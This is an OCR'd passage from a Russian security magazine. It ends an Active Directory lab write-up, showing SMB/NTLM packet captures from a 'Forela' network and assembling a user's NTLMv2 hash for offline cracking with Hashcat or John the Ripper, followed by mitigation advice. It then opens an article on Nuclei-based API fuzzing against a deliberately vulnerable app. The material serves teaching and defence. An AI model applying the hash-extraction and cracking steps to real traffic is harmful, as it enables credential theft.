


```
2024-06-24 11:19:17,… Forela-Wkstn002.forela…  dc01.forela.local          SMB2     171 Read Request Len:1024 Off:0 File: srvsvc
2024-06-24 11:19:17,… dc01.forela.local        Forela-Wkstn002.forela…    SRVSVC   950 NetShareEnumAll response[Malformed Packet]
2024-06-24 11:19:17,… Forela-Wkstn002.forela…  dc01.forela.local          SMB2     146 Close Request File: srvsvc
2024-06-24 11:19:17,… dc01.forela.local        Forela-Wkstn002.forela…    SMB2     182 Close Response
2024-06-24 11:19:18,… Forela-Wkstn002.forela…  dc01.forela.local          SMB2     174 Tree Connect Request Tree: \\DC01\DC-Confidential
2024-06-24 11:19:18,… dc01.forela.local        Forela-Wkstn002.forela…    SMB2     138 Tree Connect Response
2024-06-24 11:19:18,… Forela-Wkstn002.forela…  dc01.forela.local          SMB2     234 Create Request File:
2024-06-24 11:19:18,… dc01.forela.local        Forela-Wkstn002.forela…    SMB2     298 Create Response File:
```

Давай рассмотрим процесс получения пароля из скомпрометированного хеша.

Внимательно изучим трафик с фильтром `ntlmssp` и поймем, что здесь присутствует NTLM Relay. Аутентификация NTLM выполняется взаимодействием из трех пакетов:

- `NTLMSSP_NEGOTIATE`;
- `NTLMSSP_CHALLENGE`;
- `NTLMSSP_AUTH`.




```
Source                  Destination             Protocol Length Info
Forela-Wkstn002.local   DCC01                   SMB2     240 Session Setup Request, NTLMSSP_NEGOTIATE
DCC01                   Forela-Wkstn002.local   SMB2     412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Forela-Wkstn002.local   DCC01                   SMB2     717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
Forela-Wkstn002.local   DCC01                   SMB2     240 Session Setup Request, NTLMSSP_NEGOTIATE
DCC01                   Forela-Wkstn002.local   SMB2     412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Forela-Wkstn002.local   DCC01                   SMB2     717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
Forela-Wkstn002.local   DCC01                   SMB2     240 Session Setup Request, NTLMSSP_NEGOTIATE
DCC01                   Forela-Wkstn002.local   SMB2     412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Forela-Wkstn002.local   DCC01                   SMB2     717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
Forela-Wkstn002.local   DCC01                   SMB2     240 Session Setup Request, NTLMSSP_NEGOTIATE
DCC01                   Forela-Wkstn002.local   SMB2     412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Forela-Wkstn002.local   DCC01                   SMB2     717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
Forela-Wkstn002.local   DCC01                   SMB2     240 Session Setup Request, NTLMSSP_NEGOTIATE
DCC01                   Forela-Wkstn002.local   SMB2     412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
Forela-Wkstn002.local   DCC01                   SMB2     717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
```

У хеша NTLMv2 есть определенная форма, которая выглядит так:


`User::Domain:ServerChallenge:NTProofStr:NTLMv2Response`

Заполним ее данными из пакетов аутентификации:


- **User** и **Domain** можно получить из пакета `NTLMSSP_NEGOTIATE`;
- **ServerChallenge** найдем в пакете `NTLMSSP_CHALLENGE`;
- **NtProofStr** находится в пакете `NTLMSSP_AUTH`;
- **NTLMv2Response** содержит в начале тот же `NtProofStr`, поэтому убираем из него первые 16 байт (32 символа), а его значение берем из того же пакета `NTLMSSP_AUTH`.




```
v SMB2 (Server Message Block Protocol version 2)
  v SMB2 Header
      ProtocolId: 0xfe534d42
      Header Length: 64
      Credit Charge: 1
      Channel Sequence: 0
      Reserved: 0000
      Command: Session Setup (1)
      Credits requested: 33
    > Flags: 0x00000000
      Chain Offset: 0x00000000
      Message ID: 2
      Process Id: 0x0000feff
      Tree Id: 0x00000000
    v Session Id: 0x0000000000000000 Acct:john.deacon Domain:FORELA Host:FORELA-WKSTN002
        [Account: john.deacon]
        [Domain: FORELA]
        [Host: FORELA-WKSTN002]
        [Authenticated in Frame: 10054]
      Signature: 00000000000000000000000000000000
```



```
      [Preauth Hash: 0b0624b1bfc6563c355447089f853d38ebb73f8f4a33369aa6978cff0a8bbab4d831b92a…]
    > StructureSize: 0x0009
    > Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 262
    v Security Blob: a18201023081ffa0030a0101a10c060a2b06010401823702020aa281e90481e64e544c4d…
      v GSS-API Generic Security Service Application Program Interface
        v Simple Protected Negotiation
          v negTokenTarg
              negResult: accept-incomplete (1)
              supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
              responseToken: 4e544c4d53535000020000000800080038000000158289e2601019d191f054f100000000…
            v NTLM Secure Service Provider
                NTLMSSP identifier: NTLMSSP
                NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
              > Target Name: NBFY
              > Negotiate Flags: 0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
                NTLM Server Challenge: 601019d191f054f1
                Reserved: 0000000000000000
              > Target Info
              > Version 6.3 (Build 9600); NTLM Current Revision 15
```



```
v Security Blob: a18202233082021fa0030a0101a2820202048201fe4e544c4d53535000030000001800180018…
  v GSS-API Generic Security Service Application Program Interface
    v Simple Protected Negotiation
      v negTokenTarg
          negResult: accept-incomplete (1)
          responseToken: 4e544c4d53535000030000001800180098000000003e013e01b00000000c000c0058000000…
        v NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_AUTH (0x00000003)
          > Lan Manager Response: 000000000000000000000000000000000000000000000000
            LMv2 Client Challenge: 0000000000000000
          v NTLM Response: c0cc803a6d9fb5a9082253a04dbd4cd4010100000000000080e4d59406c6da01cc3dcfc0…
              Length: 318
              Maxlen: 318
              Offset: 176
            v NTLMv2 Response: c0cc803a6d9fb5a9082253a04dbd4cd4010100000000000080e4d59406c6da01cc3dcfc0…
                NTProofStr: c0cc803a6d9fb5a9082253a04dbd4cd4
                Response Version: 1
                Hi Response Version: 1
                Z: 000000000000
```



```
v GSS-API Generic Security Service Application Program Interface
  v Simple Protected Negotiation
    v negTokenTarg
        negResult: accept-incomplete (1)
        responseToken: 4e544c4d53535000030000001800180098000000003e013e01b00000000c000c0058000000…
      v NTLM Secure Service Provider
          NTLMSSP identifier: NTLMSSP
          NTLM Message Type: NTLMSSP_AUTH (0x00000003)
        > Lan Manager Response: 000000000000000000000000000000000000000000000000
          LMv2 Client Challenge: 0000000000000000
        v NTLM Response: c0cc803a6d9fb5a9082253a04dbd4cd4010100000000000080e4d59406c6da01cc3dcfc0…
            Length: 318
            Maxlen: 318
            Offset: 176
          v NTLMv2 Response: c0cc803a6d9fb5a9082253a04dbd4cd4010100000000000080e4d59406c6da01cc3dcfc0…
              NTProofStr: c0cc803a6d9fb5a9082253a04dbd4cd4
              Response Version: 1
```

Подставляем найденное в форму и получаем:

```
john.deacon::FORELA:601019d191f054f1:
c0cc803a6d9fb5a9082253a04dbd4cd4:
010100000000000080e4d59406c6da01cc3dcfc0de9b5f2600000000020008004e
0042004600590001001e00570049004e002d00360036004100530035004c003100
4700520057005400040034005700490004e002d00360036004100530035004c0031
004700520057005400 2e004e004200460059002e004c004f00430041004c000300
14004e004200460059002e004c004f00430041004c00050014004e004200460059
002e004c004f00430041004c000700080080e4d59406c6da010600040002000000
0800300030000000000000000000000000200000eb2ecbc5200a40b89ad5831abf
821f4f20a2c7f352283a35600377e1f294f1c90a001000000000000000000000000
000000000000900140063006900660073002f00440043003000310000000000
0000000000
```

Остается только сбрутить полученный хеш, используя Hashcat или John the Ripper, и узнать пароль от учетной записи.

Меры предотвращения

Если использование LLMNR/NBT-NS не требуется в твоей среде, лучше всего полностью отключить эти протоколы в целях безопасности.

Но если по каким-то причинам твоя организация не может отключить LLMNR/NBT-NS, рассмотри возможность использования систем сетевого контроля доступа (NAC) и установки сложных паролей для минимизации риска их взлома.

ВЫВОДЫ

В статье мы рассмотрели работу базовых атак на Active Directory, утилиты, используемые в этих атаках, а также необходимые маячки, помогающие быстро обнаружить подобные инциденты и отреагировать на них.

ПОТРОШИЛКА API

Используем Nuclei и кастомные шаблоны для фаззинга OpenAPI

Всеволод Дергунов
dergunovvs@gmail.com

Евгений Гриценко
saintcode.ru

В этой статье мы расскажем о сканировании API веб-приложений с помощью утилиты Nuclei. Для демонстрации мы будем атаковать заведомо уязвимое приложение, использующее OpenAPI. По дороге научимся писать кастомные шаблоны для Nuclei, которые помогут искать уязвимости на автомате.

ЭФФЕКТИВНОСТЬ DAST

Динамическое сканирование (DAST) — один из важных этапов анализа защищенности приложения. Будь то пентест или процессы application security, в любом случае мы запускаем сканер уязвимостей, который отправляет к приложению множество запросов и пытается выявить проблемы безопасности.

Однако DAST не лишен недостатков.

Во-первых, настройки сканеров по умолчанию не всегда позволяют пройти валидацию, так как не учитываются особенности конкретных запросов к API, например, что в одном из параметров должен быть UUID.

Во-вторых, сканер по умолчанию ничего не знает про аутентификацию. Если его запросы не содержат bearer-токен или cookie, то мы просто получим ошибку, не дойдя до проблемы.

В-третьих, это отчет, в котором может быть отмечено множество незначительных недостатков безопасности, что мешает заметить реально важные уязвимости и уделить им время.

В этой статье я покажу, как улучшить DAST, настроив динамическое сканирование под конкретное приложение с помощью аутентификации и фаззинга OpenAPI, на примере сканера уязвимостей Nuclei. Также напишем три кастомных шаблона для нахождения уязвимостей:

1. Разглашение информации.
2. Error based SQL-инъекции.
3. Broken Object Level Authorization.

В качестве подопытного возьмем VAmPI — специальное уязвимое приложение для тестирования защищенности API. У него есть поддержка OpenAPI и показательные примеры небезопасной реализации. Чтобы его установить, достаточно клонировать репозиторий и запустить `docker compose`:

